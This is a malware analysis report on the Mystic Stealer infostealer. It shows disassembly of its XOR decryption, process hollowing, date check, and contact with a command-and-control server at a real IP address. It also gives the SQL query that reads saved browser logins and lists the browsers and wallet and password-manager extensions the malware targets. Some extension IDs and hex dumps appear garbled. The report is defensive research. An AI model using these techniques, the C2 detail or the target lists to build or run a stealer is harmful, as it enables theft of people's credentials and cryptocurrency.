

Mystic Stealer

Technical Analysis Report

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table of Contents

OVERVIEW	1
MYSTICSTEALER.EXE ANALYSIS	2
STATIC ANALYSIS	2
DYNAMIC ANALYSIS	3
PROCESS FOLLOWING	4
APPLAUNCHDUMP.EXE ANALYSIS	5
DYNAMIC ANALYSIS	5
BECO4JFHXOEF1VV.EXE	15
DYNAMIC ANALYSIS	15
MYSTICSTEALER.EXE YARA RULES	23
400000.EXE YARA RULES	24
AWNY.EXE YARA RULES	25
MITRE ATTACK TABLE	26
SOLUTION SUGGESTIONS	26
PREPARER	27

Overview

Mystic Stealer is a newly introduced malicious software first identified in April 2023. It targets approximately 40 web browsers and more than 70 browser extensions, primarily focusing on stealing credentials, cryptocurrency wallet information, as well as targeting Steam, Telegram and cryptocurrency wallets. The developer of Mystic Stealer focuses on avoiding analysis and **defense** mechanisms. The malware is also observed to capture information such as CPU details, CPU processor **count**, and computer name. Mystic Stealer communicates this collected information to command and control (C2) servers using a custom binary protocol over TCP, **ensuring privacy**. It establishes communication with the server and sends this information.

This malware virus targets;

- Credit card information saved in web browsers,
- Autofill information saved in web browsers,
- Cookies information saved in web browsers,
- Cryptocurrency wallet information saved in web browsers,
- System information,
- Application passwords,
- Blockchain wallets.

MysticStealer.exe Analysis

Name	cfc7378d842a1d114c2838942960470f11a2f55d48d3d3d2b72c8db cde4e6574.exe
MD5	43f1040beb90e0054c1759028b5eae5e
SHA256	cfc7378d842a1d114c2838942960470f11a2f55d48d3d3d2b72c8db cde4e6574
File Type	PE32/Exe

Static Analysis

As a result of the static analysis, in the strings;

C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe file path is found. It is understood from this string information that the AppLaunch.exe file will be executed.

```
.text:004046BF C1 CA EE          ror     edx, 0EEh
.text:004046C2 E8 79 D6 FF FF          call    loc_401D40
.text:004046C7 B8 28 00 00 00          mov     eax, 28h ; '('
.text:004046CC 3D D4 00 00 00          cmp     eax, 0D4h ; 'Ô'
.text:004046D1 7C 02                   jnl     short near ptr loc_4046D3+2
.text:004046D3
.text:004046D3 loc_4046D3:                ; CODE XREF: .text:004046D1j
.text:004046D3 E9 74 33 F6 6A          jmp     near ptr 88367A4Ch
.text:004046D3 ; -----
.text:004046D8 05 6A 01 68            dd 68016A05h
.text:004046DC C4 71 41 00            dd offset adAnthonyMartin ; "%d Anthony Martin Grosvenor Christopher"...
.text:004046E0 E8 AB 00 00            dd 0ABE8h
.text:004046E4 00 8A 86              db 0, 8Ah, 86h
.text:004046E7 00 00 42 00            dd offset byte_420000
.text:004046EB 83                    db 83h
.text:004046EC C4 0C 04 7C 34 78+      dd 7C040CC4h, 0F2C7834h, 7B2C6234h, 6A049B34h, 332C1E34h
.text:004046EC 2C 0F 34 62 2C 7B+      dd 542C1D34h, 8688DF34h
.text:00404708 00 00 42 00            dd offset byte_420000
.text:0040470C 46 81 FE 00 32 02+      dd 0FE8146h, 72000232h, 750474C2h, 0E8E7E902h, 0FFFCF50h
.text:0040470C 00 72 C2 74 04 75+      dd 0FF449588h, 0D285FFFh, 8D8B2F74h, 0FFFFFFF4Ch, 0CA28C28Bh
.text:0040470C 02 E9 E7 E8 50 CF+      dd 81FCE183h, 1000F9h, 8B107200h, 0C183FC50h, 83C22823h
.text:0040470C FF FF 8B 95 44 FF+      dd 0F883FCC0h, 5139771Fh, 185E852h, 0C4830000h, 288D8D08h
.text:0040470C FF FF 85 D2 74 2F+      dd 0E8FFFFFFFh, 0FFFD19Ch, 33FC4D8Bh, 0CD335FC0h, 185E85Eh
.text:0040470C 8B 8D 4C FF FF FF+      dd 0E58B0000h, 5BE38B5Dh
```

Figure 1 - Obfuscate

When the malware is analyzed with IDA, it is seen that the codes cannot be interpreted.

Dynamic Analysis




Figure 2 - MysticStealer.exe Streaming

Outline of program flow;

1. Runtime analysis of the injected malicious code,
2. Retrieving the invoked API calls with API Hashing technique,
3. Injection of malware into AppLaunch.exe,

are listed as.

When the program is executed, it is observed that the encrypted bytes of the malware stored in memory are decrypted initially. Each byte is individually subjected to **xor**, **sub** and **add** operations to obtain the original values.

The screenshot shows a debugger window with the following assembly code and memory dump:

```
mysticstealer.00E346D7
push 5
push 1
push mysticstealer.E471C4 ; E471C4:"%d Anthony Martin Grosvenor Christopher %d"
call mysticstealer.E34790
mov al,byte ptr ds:[esi+E50000]
add esp,C
add al,7C
xor al,78
sub al,F
xor al,62
sub al,78
xor al,98
add al,6A
xor al,1E
sub al,33
xor al,1D
sub al,54
xor al,DF
mov byte ptr ds:[esi+E50000],al
inc esi ; esi:0"C:\Users\aktss\Desktop\mysticstealer.exe"
cmp esi,23200 ; esi:0"C:\Users\aktss\Desktop\mysticstealer.exe"
jmp mysticstealer.E346D7

mysticstealer.00E34715
je mysticstealer.E34718
```

Below the assembly, a memory dump is shown with columns for Address, Hex, and ASCII:

Adres	Hex	ASCII
00E50000	4B 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....YY..
00E50010	58 00 00 00 00 00 00 00 40 00 00 00 00 00 00@.....
00E50020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00E50030	00 00 00 00 00 00 00 00 00 00 00 00 10 01 00
00E50040	0E 1F 8A 0E 00 84 08 CD 21 88 01 4C CD 21 54 68	...!...L2!n
00E50050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00E50060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00E50070	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00	mode...\$.....
00E50080	E0 9E 03 0A A4 FF 6D 59 A4 FF 6D 59 A4 FF 6D 59	A...symysymysym
00E50090	77 8D 6E 58 A8 FF 6D 59 77 8D 6E 58 32 FF 6D 59	w.nx ymYw.hx2ymY
00E500A0	77 8D 6E 58 B0 FF 6D 59 00 81 90 59 A6 FF 6D 59	w.lxymY...YymY
00E500B0	00 81 68 58 82 FF 6D 59 00 81 69 58 B5 FF 6D 59	..hx.ymY...lxymY
00E500C0	00 81 6E 58 B0 FF 6D 59 77 8D 6C 58 A7 FF 6D 59	..nxymYw.lxymY
00E500D0	A4 FF 6C 59 F0 FF 6D 59 80 80 64 58 B4 FF 6D 59	eylY0ymY'.dx ymY
00E500E0	80 80 92 59 A5 FF 6D 59 80 80 6F 58 A5 FF 6D 59	..YymY'.oxymY
00E500F0	52 69 63 68 A4 FF 6D 59 00 00 00 00 00 00 00	RichemY.....

Figure 3 - Runtime Decryption

009716C0	68 0D1DA430	push 30A41D0D	
009716C5	FF35 00329B00	push dword ptr ds:[983200]	
009716CB	C745 F0 00000000	mov dword ptr ss:[ebp-10],0	
009716D2	E8 59040000	call mysticstealer.971B30	eax>CreateProcessA
009716D7	68 C3702CD0	push D02C70C3	
009716DC	FF35 00329B00	push dword ptr ds:[983200]	
009716E2	8BF0	mov esi, eax	esi>CreateProcessA
009716E4	E8 47040000	call mysticstealer.971B30	eax:WriteProcessMemory
009716E9	8BD8	mov ebx, eax	ebx:WriteProcessMemory

Process Hollowing

Called **API** functions:

- CreateProcessA
- VirtualAllocEx
- GetThreadContext
- SetThreadContext
- ReadProcessMemory
- WriteProcessMemory
- ResumeThread
- TerminateProcess



4

AppLaunchDump.exe Analysis

Name	400000.exe
MD5	d2c44de6b26bbf79cee8666cb0b1acd6
SHA256	26251f26cec6a8ac056686e7997df73c96432ec3a3d839dbb3039222fe686f35
File Type	PE32/EXE

Dynamic Analysis




Figure 6 - AppLaunchDump.exe Streaming

Outline of the program flow;

1. Performing pre-execution checks for malicious processes,
2. Execution of malicious operation,
3. Sending the collected information to the C2 server,
4. Downloading the malicious file from the C2 server,
5. Creating a scheduled task for the downloaded malicious file,

are listed as.

The malware first checks the system date and compares it with **2023-09-12 20:08:32**. If the system date exceeds this date, it shuts itself down.

006BF756	E8 61350000	call applaunchdump.6C2C8C	
006BF75B	FFD0	call eax	eax: SystemTimeToFileTime
006BF75D	8D0C24	lea ecx, dword ptr ss:[esp]	
006BF760	E8 38C50000	call applaunchdump.6C8CA0	
006BF765	85D2	test edx, edx	
006BF767	7F 0E	jg applaunchdump.6BF777	
006BF769	7C 07	jl applaunchdump.6BF772	
006BF76B	3D 40C50065	cmp eax, 6500C540	2023-09-12 20:08:32
006BF770	77 05	ja applaunchdump.6BF777	!
006BF772	E8 2DAA0000	call applaunchdump.6CA1A4	
006BF777	33C0	xor eax, eax	
006BF779	40	inc eax	
006BF77A	8BE5	mov esp, ebp	
006BF77C	5D	pop ebp	
006BF77D	C2 1000	ret 10	

Figure 7 – Date Control

It is observed that before communicating with the C2 Server, the **IP** address kept in encrypted form is retrieved, decrypted and returned.

00CAA287	8B8424 8C000000	mov eax, dword ptr ss:[esp+8C]	
00CAA28E	C1EB 18	shr ebx, 18	
00CAA291	83C0 08	add eax, 8	
00CAA294	C1E9 18	shr ecx, 18	
00CAA297	885A 01	mov byte ptr ds:[edx+1], bl	
00CAA29A	884A 05	mov byte ptr ds:[edx+5], cl	
00CAA29D	83C2 08	add edx, 8	edx: L"7573E5900449691fffffffff"
00CAA2A0	836C24 40 01	sub dword ptr ss:[esp+40], 1	
00CAA2A5	89B424 C0000000	mov dword ptr ss:[esp+C0], esi	
00CAA2AC	89B424 8C000000	mov dword ptr ss:[esp+8C], eax	
00CAA2B3	0F85 4EFFFFFF	jne 400000.CAA207	
00CAA2B9	8B7424 38	mov esi, dword ptr ss:[esp+38]	[esp+38]: "http://5.42.92.211/"

Figure 8 - IP Decrypt

It is seen that the **IP** address is given as a parameter to the function where the connection will be made.

00836303	8D8424 94000000	lea eax, dword ptr ss:[esp+94]	
0083630A	50	push eax	
0083630B	68 00000080	push 80000000	
00836310	53	push ebx	
00836311	FF75 00	push dword ptr ss:[ebp]	[ebp]: "http://5.42.92.211/toghub/master"
00836314	6A 02	push 2	
00836316	59	pop ecx	
00836317	E8 A0C9FFFF	call applaunchdump.832C8C	

Figure 9 - IP Address

It was detected that **Token** and **Config** information was returned as a result of the connection.

008383BA	7C ED	jl applaunchdump.8383A9	
008383BC	8D4424 18	lea eax, dword ptr ss:[esp+18]	[esp+18]: "1 1 1 0 1 1 1 0 1 1"
008383C0	8B9C24 BC000000	mov byte ptr ss:[esp+8C], bl	
008383C7	50	push eax	eax: "644122cd9529720bbb411e2a9c329cc"
008383C8	8D4424 24	lea eax, dword ptr ss:[esp+24]	eax: "644122cd9529720bbb411e2a9c329cc"
008383CC	50	push eax	eax: "644122cd9529720bbb411e2a9c329cc"
008383CD	8D47 04	lea eax, dword ptr ds:[edi+4]	eax: "644122cd9529720bbb411e2a9c329cc"
008383D0	50	push eax	eax: "644122cd9529720bbb411e2a9c329cc"
008383D1	E8 C6D9FEFF	call applaunchdump.825D9C	
008383D6	83C4 0C	add esp, C	
008383D9	8BF3	mov esi, ebx	
008383DB	85C0	test eax, eax	eax: "644122cd9529720bbb411e2a9c329cc"
008383DD	0F84 B1010000	je applaunchdump.838594	
008383E3	BA 11EA77BF	mov edx, 8F7E411	
008383E8	66:C74424 34 3100	mov word ptr ss:[esp+34], 31	31: '1'
008383EF	66:C74424 38 3100	mov word ptr ss:[esp+38], 31	31: '1'
008383F6	66:C74424 3C 3100	mov word ptr ss:[esp+3C], 31	31: '1'
008383FD	66:C74424 40 3100	mov word ptr ss:[esp+40], 31	31: '1'
00838404	66:C74424 44 3100	mov word ptr ss:[esp+44], 31	31: '1'
0083840B	66:C74424 48 3100	mov word ptr ss:[esp+48], 31	31: '1'
00838412	66:C74424 4C 3100	mov word ptr ss:[esp+4C], 31	31: '1'
00838419	66:C74424 50 3100	mov word ptr ss:[esp+50], 31	31: '1'
00838420	66:C74424 54 3100	mov word ptr ss:[esp+54], 31	31: '1'
00838427	66:C74424 14 3100	mov word ptr ss:[esp+14], 31	31: '1'
0083842E	83FE 0A	cmp esi, A	A: '\n'
00838431	0F87 3C010000	ja applaunchdump.838573	

Figure 10 - Config Info

It is noticed that the malware creates files in the **Temp** directory to keep its logs.

003C25C9	33C9	xor ecx,ecx	ecx:L"C:\\Users\\aktss\\AppData\\Local\\Temp\\4375vtb45tv8225nv4285n2.txt"
003C25C8	68 00000040	push 40000000	eax:L"C:\\Users\\aktss\\AppData\\Local\\Temp\\4375vtb45tv8225nv4285n2.txt"
003C25D0	50	push eax	
003C25D1	BA 78D8E4F0	mov edx,F0E4D87B	
003C25D6	41	inc ecx	ecx:L"C:\\Users\\aktss\\AppData\\Local\\Temp\\4375vtb45tv8225nv4285n2.txt"
003C25D0	E8 E0060000	call 400000.3C2C8C	CreateFile
003C25DC	FFD0	call eax	

Figure 11 - Log File

It is observed that system information is taken and written to **SystemInformation.txt** file and sent to C2 Server.

0083B287	8D4C24 14	lea ecx,dword ptr ss:[esp+14]	esi:L"\\r\\nRAM: 221360128011"
0083B288	8BD6	mov edx,esi	
0083B28D	E8 A2060000	call applaunchdump.83B934	
0083B292	885424 1C	mov ecx,dword ptr ss:[esp+1C]	
0083B296	8D8424 54020000	lea eax,dword ptr ss:[esp+254]	
0083B29D	8B4C24 14	mov ecx,dword ptr ss:[esp+14]	
0083B2A1	50	push eax	eax:"Sent system information\\n"
0083B2A2	E8 3DD8FFFF	call applaunchdump.838DE4	ecx:L"SystemInformation.txt"
0083B2A7	59	pop ecx	
0083B2A8	8D4424 50	lea eax,dword ptr ss:[esp+50]	eax:"Sent system information\\n"
0083B2AC	50	push eax	ecx:L"SystemInformation.txt"
0083B2AD	E8 5473FFFF	call applaunchdump.832606	esi:L"\\r\\nRAM: 221360128011"
0083B2B2	59	pop ecx	
0083B2B3	56	push esi	
0083B2B4	E8 37A4FEFF	call applaunchdump.825F60	

Figure 12 – System Information

```
Build mark: gitis%
IP: {ip}%
File Location: C:\Users\...Desktop\400000.exe%
UserName: ...
ComputerName: DESKTOP-...
Country: {country}%
Location: {location}%
Zip code: {zipcode}%
TimeZone: {timezone}%
HWID: ...
Current language: ...
ScreenSize: 1894x897%
Operation System: Windows 10 Pro Education x64%
Available KeyboardLayouts: %
...
Hardwares: %
CPU: Intel(R) ...
GPU: VMware SVGA 3D%
RAM: 42
```

Figure 13 – System Information Sent

C2 It was detected that the **chromium-browsers** request was sent to the server and the browser list was received and checked respectively.

POST	200	5.42.92.211	/loghub/master	284 bytes	Text	REQUEST BODY
POST	200	5.42.92.211	/loghub/master			
POST	200	5.42.92.211	/loghub/master			
POST	200	5.42.92.211	/loghub/master			
POST	200	5.42.92.211	/loghub/master			
POST	200	5.42.92.211	/loghub/master			
POST	200	5.42.92.211	/loghub/master			
POST	200	5.42.92.211	/loghub/master			
POST	200	5.42.92.211	/loghub/master			

Figure 14 – Browser Control

```

003BF8DC 8BCF mov ecx,edi
003BF8DE E8 D8010000 call 400000.38FD88
003BF8E3 59 pop ecx
003BF8E4 59 pop ecx
003BF8E5 8D8424 88000000 lea eax,dword ptr ss:[esp+88]
003BF8EC 50 push eax
003BF8ED 8D4424 34 lea eax,dword ptr ss:[esp+34]
003BF8F1 50 push eax
003BF8F2 6A 00 push 0
003BF8F4 E8 E35BFFFF call 400000.3857DC
003BF8F9 83C4 0C add esp,C
003BF8FC 85C0 test eax,ecx

```

ecx:L"Epic Privacy Browser"
tarayici kontrol
ecx:L"Epic Privacy Browser"
ecx:L"Epic Privacy Browser"
[esp+88]:L"%localappdata%\Epic Privacy Browser\User Data"
eax:L"Epic Privacy Browser"
eax:L"Epic Privacy Browser"

Figure 15 – Browser Control Function

The list of browsers targeted by the malware;

Browser Name	Path
Citrio	%localappdata%\CatalinaGroup\Citrio\User Data
Coowon	%localappdata%\Coowon\Coowon\User Data
Liebao	%localappdata%\liebao\User Data
QIP Surf	%localappdata%\QIP Surf\User Data
Orbitum	%localappdata%\Orbitum\User Data
Comodo Dragon	%localappdata%\Comodo\Dragon\User Data
Amigo	%localappdata%\Amigo\User\User Data
Torch	%localappdata%\Torch\User Data
Yandex Browser	%localappdata%\Yandex\YandexBrowser\User Data
Comodo	%localappdata%\Comodo\User Data
360Browser	%localappdata%\360Browser\Browser\User Data
Maxthon3	%localappdata%\Maxthon3\User Data
K-Melon	%localappdata%\K-Melon\User Data
Sputnik	%localappdata%\Sputnik\Sputnik\User Data
Nichrome	%localappdata%\Nichrome\User Data
CocCoc	%localappdata%\CocCoc\Browser\User Data
Uran	%localappdata%\Uran\User Data
Chromodo	%localappdata%\Chromodo\User Data
Mail.Ru	%localappdata%\Mail.Ru\Atom\User Data
Brave Browser	%localappdata%\BraveSoftware\Brave-Browser\User Data
Opera	%appdata%\Opera Software\Opera Stable
Google Chrome	%localappdata%\Google\Chrome\User Data
Microsoft Edge	%localappdata%\Microsoft\Edge\User Data
Chromium	%localappdata%\Chromium\User Data
ChromePlus	%localappdata%\MapleStudio\ChromePlus\User Data
Irpathium	%localappdata%\Irpathium\User Data
Opera	%localappdata%\Opera Software
7Star	%localappdata%\7Star\7Star\User Data
CentBrowser	%localappdata%\CentBrowser\User Data
Chedot	%localappdata%\Chedot\User Data
Vivaldi	%localappdata%\Vivaldi\User Data
Kometa	%localappdata%\Kometa\User Data
Elements Browser	%localappdata%\Elements Browser\User Data

Epic Privacy Browser	%localappdata%\Epic Privacy Browser\User Data
Uran	%localappdata%\uCozMedia\Uran\User Data
Sleipnir	%localappdata%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer

It was observed that the **sqlite** database file was taken from the C2 Server and saved in the **Temp** directory to save the data if the browser was found.

```

400000.003C8073
mov ebp,ecx
mov ecx,dword ptr ss:[esp+18]; [esp+18]:"sqlite3"
xor bl,bl
push eax; eax:"c3FsaXRlMw=="
call 400000.3BF87C
mov esi,eax; esi:"c3FsaXRlMw==", eax:"c3FsaXRlMw=="
pop ecx
test esi,esi; esi:"c3FsaXRlMw=="
je 400000.3C80A1

```

Figure 16 – SQLITE3

```

003C1C16 53          push ebx
003C1C17 50          push eax
003C1C18 E8 E9090000 call 400000.3C2606
003C1C1D 6A 00       push 0
003C1C1F 8D4424 2C   lea eax,dword ptr ss:[esp+2C]
003C1C23 50          push eax
003C1C24 6A FF       push FFFFFFFF
003C1C26 8D8424 8C010000 lea eax,dword ptr ss:[esp+18C]
003C1C2D 50          push eax
003C1C2E FFB424 E4000000 push dword ptr ss:[esp+E4]
003C1C35 FF56 08     call dword ptr ds:[esi+8]
                                ebx:L"C:\\Users\\aktss\\AppData\\Local\\Microsoft\\Edge\\User Data\\Default\\Login Data"
                                eax:"SELECT origin_url, username_value, password_value FROM logins"
                                eax:"SELECT origin_url, username_value, password_value FROM logins"
                                eax:"SELECT origin_url, username_value, password_value FROM logins"
                                [esi+8]:sqlite3_prepare_v2

```

Figure 17 - SQL Query

It is observed that the extensions of the browsers found are checked.

```

003C014D 33C0       xor eax,eax
003C014F 214424 60   and dword ptr ss:[esp+60],eax
003C0153 66:894424 36 mov word ptr ss:[esp+36],ax
003C0158 8D4424 60   lea eax,dword ptr ss:[esp+60]
003C015C 50          push eax
003C015D 8D4424 38   lea eax,dword ptr ss:[esp+38]
003C0161 50          push eax
003C0162 53          push ebx
003C0163 E8 7456FFFF call 400000.3B57DC
003C0168 83C4 0C     add esp,C
003C016B 85C0       test eax,eax
003C016D 0F84 14020000 je 400000.3C0387
                                eax:L"Coinbase wallet"
                                [esp+60]:L"hnfanknocfeofbddgcijnmhnfnkdnaad"
                                [esp+60]:L"hnfanknocfeofbddgcijnmhnfnkdnaad"
                                eax:L"Coinbase wallet"
                                eax:L"Coinbase wallet"
                                ebx:L"Coinbase wallet"
                                eax:L"Coinbase wallet"

```

Figure 18 - Browser Extension Control

Browser plugins targeted by the malware:

Plugin ID	Plugin Name
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet
hpglfhgfhnbgpjdenjgmdgoeiappafln	Guarda
blnieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
cjelfplplebdijenllpjcbmljkfcffne	Jaxx Liberty
fihkakfobkmkjojpchpfgcmhfjnmnfpi	BitApp Wallet
kncchdigobghenbbaddojinnaogfppfj	iWallet
amkmjimmflddogmhpjloimipbofnfjih	Wombat
nlbmnnijcnlegkjjpcfjclmcfggfefdm	MEW CX

nanjmdknkhkinifnkgdgcgcfnhdaammj	GuildWallet
nkddgncdjgfcddamfgcmfnlhccnimig	Saturn Wallet
fnjhmkhmkbjkabbndcnogagobneec	Ronin Wallet
cphhlgmgameodnhkjdmkpanlelnlohao	NeoLine
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet
aiifbnfbobpmeekipheeijmdpnlpgrp	Terra Station
dmkamcknogkgcdfhbbddcghachkejeap	Keplr
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
jojhfaoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
flpicilemghbmfalicaajoolhkkenfel	ICONex
nknhiehlklippafakaeklbeglecifhad	Nabox Wallet
hcfipincpppdclinealmandijcmnkbgn	KHC
nkbihfboegaeaoehlefnkodbefgpgknn	MetaMask
ibnejdfjmmkpcnlpebklmnkoeiohofec	TronLink
fhbohimaelfbohpjbbldcngcnapndodjp	Binance Chain Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi
jbdacoeiiniimjbjlgahcelgbejmnpath	Nifty Wallet
afbcbjpbpfadlkmmhclhkeeodmamcflc	Math Wallet
ookjlbkiiijnhpmnjffcofjonbfbaoc	Temple
mnfifefkajgofkjkempathiaecocnkjeh	TezBox
lodccjbdhfakaekdiahmedfbielgik	DAppPlay
ijmpgkjkfbfhoebgogflfebnejmfbml	BitClip
lkclnjfbikmcmbachjpdibiejflpcm	Steem Keychain
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash Extension
bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
klnaejjgbibmhlephnhpmaofohgkpgkd	ZilPay
aeachknmefphepccionboohckonoemg	Coin98 Wallet
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
dkdedlpdgmkmkfjabffeganieamfkklm	Cyano Wallet
nlgbhdfgdhgbiamfdmbikcdghpathoad	Byone
infeboajgfhgbjpbbeppbkgnabfdkdaf	OneKey
cihmoadaighcejopammfmbddcmdekje	LeafWallet
gaedmjdfrmahhbjeifcbgaolhhanlaolb	Authy
oeljdldpnmdbchonielpathgobddfflal	EOS Authenticator
ilgcnhelpchnceeiipijaljkblbcobl	GAAuth Authenticator
imloifkgjagghnncjkghgdhalmcnfklk	Trezor Password Manager
cgeeodpfagjceefieflmdfphplkenlfk	Ever
pdadjkfkgaifgbceimcpbkalfnepbnk	KardiaChain
acmacodkjbdgmoleebolmdjonilkbdbch	Rabby
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
fhilaheimglignddkjgofkcbgekhenbh	Oxygen
mgffkfbpathihjpoaomajlbgchddlicgpn	Pali
hmeobnfnfcmkdcmblbgagmfpfboieaf	XDEFI
lpfcbjknijpeeillifnkikgncikgfhdo	Nami
dngmiblcodfobpdpecaadgfbcgjfnm	MultiversX DeFi Wallet

lpilbniabackdjcionkobglmddfbco	Keeper
bhhhlbepdkbapadjdnnojkbgioiodbic	Softlare
jnkelfanjkeadonecabehalmbgpfodjm	Govy
jhgmbkkipaallpehbohjmkbjofjdmepath	SteemKeychain
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos
kkpllkodjelopathieedojojgacfhpaihoh	Enkrypt
mcohilncbfahbmgdjkbpemcciolgcge	OKX
gjagmgpathdbbciopjhllkdnddhcglnemk	HashPack
kmhcihpebfmpgmihbkipmjlmioameka	Eternal
phkbamefinggmakgklpklijmgibohnba	Pontem Aptos
efbglgofoippbgcjepnhiblaibcnclogk	Martianin
cjmknjdjhnagcfbpiemnkdpomccnjblmj	Finnie
aijcbedoijmgnlmjeegjaglmepbmkpi	Leap Terra
fdjamakpfbbddfjaooikfcpapjohcfmg	Dashlane
fooolghllnmhmmndgjiamiiiodkpenbb	NordPass
pnlccmojcmeohlpggmfnbbiapkmbliob	Roboform
hdokiejnpimakedhajhdlcegeplioahd	LastPass
naepdomgkenhinolocfifgehpathddafch	BrowserPass
bmikpggodpkclnkgmnppehdgcimmpathed	MYKI

The malware returns and controls a second browser list with the **gecko-browsers** request.

```

400000.003C4815
push eax ; eax:"Gonna grab GeckoBrowsers\n"
call 400000.3C2606
cmp byte ptr ds:[esi+2],0
pop ecx
jne 400000.3C4843

```

Figure 19 - GeckoBrowsers

003C4947	8D95 18FDFFFF	lea edx,dword ptr ss:[ebp-2E8]	ecx:L"Firefox"
003C494D	8BCE	mov ecx,esi	
003C494F	E8 4E010000	call 400000.3C4AA2	ecx:L"Firefox"
003C4954	59	pop ecx	[ebp-A0]:L"%appdata%\Mozilla\Firefox\Profiles\
003C4955	8D85 60FFFFFF	lea eax,dword ptr ss:[ebp-A0]	ecx:L"Firefox"
003C495B	50	push eax	eax:L"Firefox"
003C495C	8D45 FC	lea eax,dword ptr ss:[ebp-4]	
003C495F	50	push eax	eax:L"Firefox"
003C4960	6A 00	push 0	
003C4962	E8 750EFFFF	call 400000.3B57DC	
003C4967	83C4 0C	add esp,C	
003C496A	85C0	test eax,eax	eax:L"Firefox"
003C496C	OF85 71FFFFFF	jne 400000.3C48E3	

Figure 20 - GeckoBrowsers Control

List of **gecko-browsers** targeted by the malware:

Browser Name	Path
firefox	%appdata%\Mozilla\Firefox\Profiles
Comodo IceDragon	%appdata%\Comodo\IceDragon\Profiles

Cyberfox	%appdata%\8pecxstudios\Cyberfox\Profiles
BlackHawk	%appdata%\NETGATE Technologies\BlackHawk\Profiles
K-Meleon	%appdata%\K-Meleon\Profiles
Icecat	%appdata%\Mozilla\iccat\Profiles

Creating a scheduled task for the downloaded malicious file

```
call 400000.3C8E22
mov edi,eax ; edi:"http://5.42.92.211/", eax:"Gonna grab files\n"
mov ecx,ebx
mov dword ptr ss:[esp+10C],edi
test edi,edi ; edi:"http://5.42.92.211/"
je 400000.3C37C3
```

Figure 21 – File Check Start

003C33A2	804424 44	lea eax,dword ptr ss:[esp+44]	[esp+44]:L"%appdata%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
003C33A6	50	push eax	eax:L"Wallets/Jaxx Desktop"
003C33A7	804424 44	lea eax,dword ptr ss:[esp+44]	[esp+44]:L"%appdata%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
003C33AB	50	push eax	eax:L"Wallets/Jaxx Desktop"
003C33AC	57	push edi	edi:L"Wallets/Jaxx Desktop"
003C33AD	E8 2A24FFFF	call 400000.3B57DC	
003C33B2	8BC8	mov ecx,eax	ecx:L"Wallets/Jaxx Desktop", eax:L"Wallets/Jaxx Desktop"
003C33B4	83C4 0C	add esp,C	
